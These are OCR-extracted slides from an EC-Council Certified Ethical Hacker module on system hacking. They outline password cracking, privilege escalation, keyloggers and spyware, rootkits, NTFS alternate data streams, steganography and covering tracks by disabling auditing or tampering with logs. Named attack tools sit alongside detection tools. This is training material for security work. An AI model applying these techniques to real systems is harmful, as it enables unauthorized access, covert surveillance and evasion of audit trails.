
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# CEH System Hacking Steps

1. Cracking Passwords
2. Escalating Privileges
3. Executing Applications
4. Hiding Files
5. Covering Tracks
6. Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Password Cracking




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Password Cracking (Cont'd)

C|EH Certified Ethical Hacker

Perform Trojan/ Spyware/keyloggers

Perform Hash Injection Attack

Perform Distributed Network Attack

Perform Wire Sniffing

Perform Rainbow Table Attack


Perform Man-in-the-Middle Attack

Perform Replay Attack

- **Record every keystroke** that an user types using keyloggers
- Secretly gather person or organization personal information using **spyware**
- With the help of a **Trojan**, get access to the stored passwords in the Trojaned computer
- **Inject a compromised hash** into a local session and use the hash to validate to network resources
- Run **packet sniffer tools** on the LAN to access and record the raw network traffic that may include passwords sent to remote systems
- Acquires access to the **communication channels between victim and server** to extract the information
- Use a **Sniffer** to capture packets and authentication tokens. After extracting relevant info, place back the tokens on the network to gain access
- Recover password-protected files using the unused processing power of **machines across the network** to decrypt password

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Privilege Escalation




- Use **privilege escalation tools** such as Active@ Password Changer, Offline NT Password & Registry Editor, Windows Password Reset Kit, Windows Password Recovery Tool, ElcomSoft System Recovery, Trinity Rescue Kit, Windows Password Recovery Bootdisk, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Executing Applications

START

Check if antivirus software is installed and up to date

Check if firewall software and anti-keylogging software are installed

Check if the hardware systems are secured in a locked environment

Try to use keyloggers


Try to use Spywares

Use tools for remote execution

- Use keyloggers such as All In One Keylogger, Ultimate Keylogger, Advanced Keylogger, etc.
- Use spywares such as Spytech SpyAgent, SoftActivity TS Monitor, Spy Voice Recorder, Mobile Spy, SPYPhone, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Hiding Files




- Try to install the rootkit in the target system to **maintain hidden access**
- Perform Integrity Based Detection, Signature Based Detection, Cross View Based Detection, and Heuristic Detection techniques to **detect rootkits**
- Use **anti-rootkits** such as Stinger, UnHackMe, Virus Removal Tool, Rootkit Buster, etc. to detect rootkits
- Use NTFS Alternate Data Stream (ADS) to **inject malicious code** on a breached system and execute them without being detected by the user
- Use **NTFS stream detectors** such as StreamArmor, ADS Spy, Streams, etc. to detect NTFS-ADS stream
- Use steganography technique **to hide secret message** within an ordinary message and extract it at the destination to maintain confidentiality of data
- Use **steganography detection tools** such as Gargoyle Investigator™ Forensic Pro, Xstegsecret, Stego Suite, Stegdetect, etc. to perform steganalysis

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Covering Tracks




- Remove **web activity tracks** such as MRU, cookies, cache, temporary files and history
- Disable auditing using tool such as **Auditpol**
- Tamper log files such as event log files, server log files and proxy log files by **log poisoning or log flooding**
- Use **track covering tools** such as CCleaner, MRU-Blaster, Wipe, Tracks Eraser Pro, Clear My History, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

# Module Summary

- Attackers use a variety of means to penetrate systems, such as:
  - Uses password cracking techniques to gain unauthorized access to the vulnerable system
  - Creates a list (dictionary) of all possible passwords from the information collected through social engineering and perform dictionary, brute force, and rule-based attack on the victim's machine to crack the passwords
  - Performs privilege escalation attack which takes advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications
  - Executes malicious programs remotely in the victim's machine to gather information
  - Uses keystroke loggers and spywares to gather confidential information about victim such as email ID, passwords, banking details, chat room activity, IRC, instant messages, etc.
  - Uses rootkits to hide their presence as well as malicious activities, which grant them full access to the server or host at that time and also in future
  - Uses steganography techniques to hide messages such as list of the compromised servers, source code for the hacking tool, communication and coordination channel, plans for future attacks, etc.
- Once intruders have successfully gained administrator access on a system, they will try to cover the tracks to avoid their detection

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.